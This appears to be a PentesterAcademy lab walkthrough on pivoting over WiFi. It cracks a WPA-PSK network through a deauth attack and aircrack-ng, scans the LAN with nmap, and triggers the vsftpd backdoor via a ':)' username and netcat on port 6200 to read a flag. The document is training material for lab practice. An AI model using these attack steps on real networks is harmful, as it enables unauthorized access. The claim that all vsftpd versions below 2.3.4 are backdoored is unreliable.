
ATTACK
DEFENSE
by PentesterAcademy

Name	Pivoting over WiFi: WPA PSK
URL	https://www.attackdefense.com/challengedetails?cid=1329
Type	WiFi Attack-Defense : WiFi Pivoting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break into the WiFi network and recover the flag kept on one of their LAN systems.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

Step 2: Put wlan0 in monitor mode.

Command: iw dev wlan0 setup monitor none

```
root@attackdefense:~# iw dev wlan0 set monitor none
```

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH 12 ][ Elapsed: 6 s ][ 2019-11-03 21:22

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:0D:F7:D5:79:F7  -29        4        4    0   6  54   WPA2 CCMP   PSK  NewGenAirways
F2:A8:3E:C2:72:AC  -29        6        0    0   6  54   WPA2 CCMP   PSK  EvilCorp
F2:A8:3E:C2:9F:0C  -29        6        0    0   6  54   WEP  WEP         <length:  0>
B8:67:E3:34:9A:4B  -29        7        0    0  11  54   WPA2 CCMP   PSK  EvilCorp
B8:67:E3:57:D6:5C  -29        7        0    0  11  54   WPA2 CCMP   MGT  XYZ-Enterprise
B8:0D:F7:83:79:BB  -29      108        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29      108        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29      108        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1      0        2  BAC-Community-college
B8:0D:F7:D5:79:F7  02:00:00:00:09:00  -29   36 -54      3        4
```

There is a WPA-PSK network ‘NewGenAirways’ present in the airodump-ng output. This is the target SSID.

Step 4: Start airodump-ng on channel 6 (Channel on which ‘NewGenAirways’ is operating) and also store the packets to a file.

Command: airodump-ng wlan0 -c 6 -w capture

```
root@attackdefense:~# airodump-ng wlan0 -c 6 -w capture
```

Step 5: To recover WPA-PSK network shared secret, one needs to get WPA handshake and then launch dictionary attack on it. The NewGenAirways has a client connected to it. A deauth attack can disconnect the client and when it will reconnect, the WPA handshake will be captured by airodump-ng.

Command: aireplay-ng -0 100 -a B8:0D:F7:D5:79:F7 wlan0

```
root@attackdefense:~# aireplay-ng -0 100 -a B8:0D:F7:D5:79:F7 wlan0
21:23:04  Waiting for beacon frame (BSSID: B8:0D:F7:D5:79:F7) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:23:04  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
21:23:05  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
21:23:05  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
21:23:06  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
21:23:06  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
21:23:07  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
21:23:07  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
21:23:08  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:0D:F7:D5:79:F7]
```

Step 6: Once the WPA handshake is captured, stop the airodump and launch cracking attack with aircrack-ng

```
CH  6 ][ Elapsed: 1 min ][ 2019-11-03 21:23 ][ WPA handshake: B8:0D:F7:D5:79:F7

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:0D:F7:D5:79:F7  -29   0      676       87    0   6  54   WPA2 CCMP   PSK  NewGenAirways
F2:A8:3E:C2:72:AC  -29 100      845        1    0   6  54   WPA2 CCMP   PSK  EvilCorp
F2:A8:3E:C2:9F:0C  -29 100      845        0    0   6  54   WEP  WEP         <length:  0>
B8:0D:F7:83:79:BB  -29 100      973        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29 100      973        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29 100      973        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1     32        36  BAC-Community-college
B8:0D:F7:D5:79:F7  02:00:00:00:09:00  -29   24 -11      0       100  NewGenAirways
F2:A8:3E:C2:72:AC  02:00:00:00:07:00  -29    0 - 1      0         2  EvilCorp
```

Launching cracking attack

Command: aircrack-ng -w wordlists/100-common-passwords.txt capture-01.cap

```
root@attackdefense:~# aircrack-ng -w wordlists/100-common-passwords.txt capture-01.cap
```

Selecting the target network, in this case it is NewGenAirways (i.e. 4)

```
Read 5674 packets.

   #  BSSID              ESSID                     Encryption

   1  B8:0D:F7:6E:79:5A  EvilCorp                  No data - WEP or WPA
   2  B8:0D:F7:83:79:BB  Forex_Magic              No data - WEP or WPA
   3  B8:0D:F7:D5:79:A9  Airport-Free-WiFi        None (0.0.0.0)
   4  B8:0D:F7:D5:79:F7  NewGenAirways            WPA (1 handshake)
   5  F2:A8:3E:C2:72:AC  EvilCorp                  WPA (0 handshake)
   6  F2:A8:3E:C2:9F:0C                           No data - WEP or WPA

Index number of target network ?
```

```
                      Aircrack-ng 1.5.2

[00:00:00] 29/31 keys tested (37.42 k/s)

Time left: 0 seconds                                      93.55%

                    KEY FOUND! [ jasmine1 ]


Master Key     : 2D 50 20 9D 6D FA 0C 55 6F 4D 74 43 23 22 F2 E2
                 28 16 26 F0 C9 A0 61 15 39 29 74 8B F5 F7 EF B8

Transient Key  : DC E5 E5 E5 F4 94 74 9F D6 68 01 0D 4B FA 93 DE
                 EC F8 A4 B3 FB DB 24 CA B4 03 8E E3 59 D7 97 35
                 5A 29 79 78 C2 45 BA 62 A2 F2 94 C2 28 D4 EC 81
                 B8 3D 7E 5F 09 65 A4 4A E8 10 ED 0A 6B 34 52 85

EAPOL HMAC     : D9 7B 5D 26 23 3C FC 39 F8 D3 0C FF 3C FD 18 22
```

The shared secret was recovered successfully.

Shared secret: jasmine1

Step 7: Create a WPA supplicant file to connect to the target network.

WPA Supplicant Configuration

```
network={
        ssid="NewGenAirways"
        scan_ssid=1
        key_mgmt=WPA-PSK
        psk="jasmine1"
}
```

```
root@attackdefense:~# cat supplicant.conf
network={
        ssid="NewGenAirways"
        scan_ssid=1
        key_mgmt=WPA-PSK
        psk="jasmine1"
}
root@attackdefense:~#
```

Step 8: Start wpa_supplicant for interface wlan1

Command:wpa_supplicant -B -Dnl80211 -iwlan1 -c supplicant.conf

```
root@attackdefense:~# wpa_supplicant -B -Dnl80211 -iwlan1 -c supplicant.conf
Successfully initialized wpa_supplicant
root@attackdefense:~#
```

And in a few minutes, the interface should connect to the target network.

```
root@attackdefense:~# iw dev
phy#1
        Unnamed/non-netdev interface
                wdev 0x100000002
                addr 42:00:00:00:01:00
                type P2P-device
                txpower 20.00 dBm
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                ssid NewGenAirways
                type managed
                channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
                txpower 20.00 dBm
```

Step 9: Start dhclient utility on the interface to get IP address on the wlan1 interface

Command: dhclient -v wlan1

```
root@attackdefense:~# dhclient -v wlan1
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/02:00:00:00:01:00
Sending on   LPF/wlan1/02:00:00:00:01:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 172.18.0.181 from 172.18.0.1
DHCPREQUEST for 172.18.0.181 on wlan1 to 255.255.255.255 port 67
DHCPACK of 172.18.0.181 from 172.18.0.1
bound to 172.18.0.181 -- renewal in 1716 seconds.
root@attackdefense:~#
```

The interface now has 172.18.0.181 and it looks like the WiFi router is at 172.18.0.1

Step 10: Scan the WiFi router with Nmap

Command: nmap -p- 172.18.0.1

```
root@attackdefense:~# nmap -p- 172.18.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-03 21:29 UTC
Nmap scan report for 172.18.0.1
Host is up (0.00064s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: B8:0D:F7:D5:79:F7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 68.76 seconds
root@attackdefense:~#
```

SSH, DNS server and HTTP server are running on it.

Step 11: Check the hosted content on the webserver running on the WiFi router.

Command: curl 172.18.0.1

```
root@attackdefense:~# curl 172.18.0.1
<html><body><h1>b'Router LAN interface IP: 192.84.9.3\n'</h1></body></html>root@attackdefense:~#
root@attackdefense:~#
```

The HTTP content tells that LAN interface of the router has IP address 192.84.9.3. Please note that it will be different each time.

Step 12: Run Nmap scan on the next IP of this range (i.e. 192.84.9.4). And, as only the TCP/UDP traffic is allowed, user Nmap TCP Connect scan.

Command: nmap -sT 192.84.9.4

```
root@attackdefense:~# nmap -sT 192.84.9.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-03 21:33 UTC
Nmap scan report for 192.84.9.4
Host is up (0.0057s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
513/tcp open  login
514/tcp open  shell

Nmap done: 1 IP address (1 host up) scanned in 14.64 seconds
root@attackdefense:~#
```

Step 13: In challenge description, it is mentioned that the FTP server might be running an old/vulnerable version of software. Check the software name and version for FTP service.

Commad: nmap -sT -sV -p21 192.84.9.4

```
root@attackdefense:~# nmap -sT -sV -p21 192.84.9.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-03 21:39 UTC
Nmap scan report for 192.84.9.4
Host is up (0.0045s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 31.08 seconds
root@attackdefense:~#
```

VSFTPD version < 2.3.4 have a backdoor. When specific string :) is passed in username it opens a port on 6200 port which can be used to issue commands to the server.

Step 14: Connect to FTP service using ftp command and pass the following credentials.

Command: ftp 192.84.9.4
Username: a:)
Password: pass

```
root@attackdefense:~# ftp 192.84.9.4
Connected to 192.84.9.4.
220 Welcome to AttackDefense target FTP service.
Name (192.84.9.4:root): a:)
331 Please specify the password.
Password:
```

Step 15: Connect to opened backdoor port using netcat and retrieve the flag.

Command: netcat 192.84.9.4 6200

```
root@attackdefense:~# netcat 192.84.9.4 6200
pwd
/
cat /root/flag.txt
58c7c29a8ab5e7c4c06256b954947f9a
```

Flag: 58c7c29a8ab5e7c4c06256b954947f9a